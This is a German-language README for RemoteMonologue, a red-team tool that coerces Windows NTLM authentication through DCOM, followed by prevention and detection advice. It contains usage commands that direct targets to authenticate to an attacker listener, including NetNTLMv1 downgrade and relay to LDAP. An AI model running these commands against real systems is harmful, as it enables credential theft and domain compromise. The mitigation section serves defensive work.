
 xforcered/remotemonologue
Bewaffnung von DCOM für NTLM-Authentifizierungs-Coercions

RemoteMonologue ist eine Technik zum Sammeln von Windows-Anmeldeinformationen (Credential Harvesting), die eine Remote-Kompromittierung von Benutzern ermöglicht, indem sie den RunAs-Schlüssel des interaktiven Benutzers ausnutzt und über DCOM NTLM-Authentifizierungen erzwingt.
Lies X-Force Reds RemoteMonologue: DCOM als Waffe für NTLM-Authentifizierungs-Erzwingungen einsetzen für detaillierte Informationen.
🔹 Authentifizierungs-Erzwingung über DCOM (-dcom)
ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession), um eine NTLM-Authentifizierung gegen einen angegebenen Listener (-auth-to) auszulösen.🔹 Credential Spraying (-spray)
🔹 NetNTLMv1-Downgrade-Angriff (-downgrade)
🔹 Missbrauch des WebClient-Dienstes (-webclient)
🔹 Benutzer-Enumeration (-query)
Hinweis: Lokale Administratorrechte auf dem Zielsystem sind erforderlich.
pip install impacket
Im Folgenden findest du ein Beispiel für die Ausführung von RemoteMonologue mit dem NetNTLMv1-Downgrade-Angriff, bei dem Responder als Listener verwendet wird. Standardmäßig verwendet das Tool das DCOM-Objekt ServerDataCollectorSet, wenn keine DCOM-Option angegeben ist.
RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

Im Folgenden ein weiteres Beispiel: Diesmal wird der Angriff unter Verwendung des DCOM-Objekts FileSystemImage ausgeführt und der WebClient-Dienst aktiviert, um eine HTTP-Authentifizierung zu erhalten, die anschließend mit ntlmrelayx an LDAP weitergeleitet wird.
RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage

Um sich vor diesen Techniken zu schützen und sie zu erkennen, können verschiedene Präventiv- und Erkennungsmaßnahmen implementiert werden.
Präventive Maßnahmen:
LDAP-Signierung und Kanalbindung aktivieren: Konfiguriere die Erzwingung von LDAP-Signierung und Kanalbindung auf Domänencontrollern, um den LDAP-Endpunkt vor Relay-Angriffen zu schützen. Hinweis: Diese Einstellungen werden ab Windows Server 2025 standardmäßig erzwungen.
Auf die neuesten Windows-Versionen aktualisieren: Aktualisiere Server auf Windows Server 2025 und Arbeitsstationen auf Windows 11 Version 24H2, um NetNTLM-Downgrade-Angriffe abzuschwächen, da NTLMv1 in diesen Versionen entfernt wurde.
SMB-Signierung erzwingen: Aktiviere und erzwinge die SMB-Signierung auf Windows-Servern, um SMB-Relay-Angriffe zu verhindern.
Starke Passwortrichtlinien implementieren: Erzwinge strenge Passwortanforderungen, um Passwort-Cracking-Angriffe zu erschweren.
Erkennungsmöglichkeiten:
Remote-Zugriff auf DCOM-Objekte überwachen: Verfolge den Zugriff auf die betroffenen DCOM-Objekte sowie ihre spezifischen Eigenschaften und Methoden, um ungewöhnliche Aktivitäten zu identifizieren.
Registrierungsänderungen überwachen: Überwache Änderungen an den Registrierungsschlüsseln RunAs und LmCompatibilityLevel.
WebClient-Dienstaktivität verfolgen: Überwache Fälle, in denen der WebClient-Dienst remote aktiviert wird, da dieser zur Ermöglichung HTTP-basierter NTLM-Authentifizierungen genutzt wird.
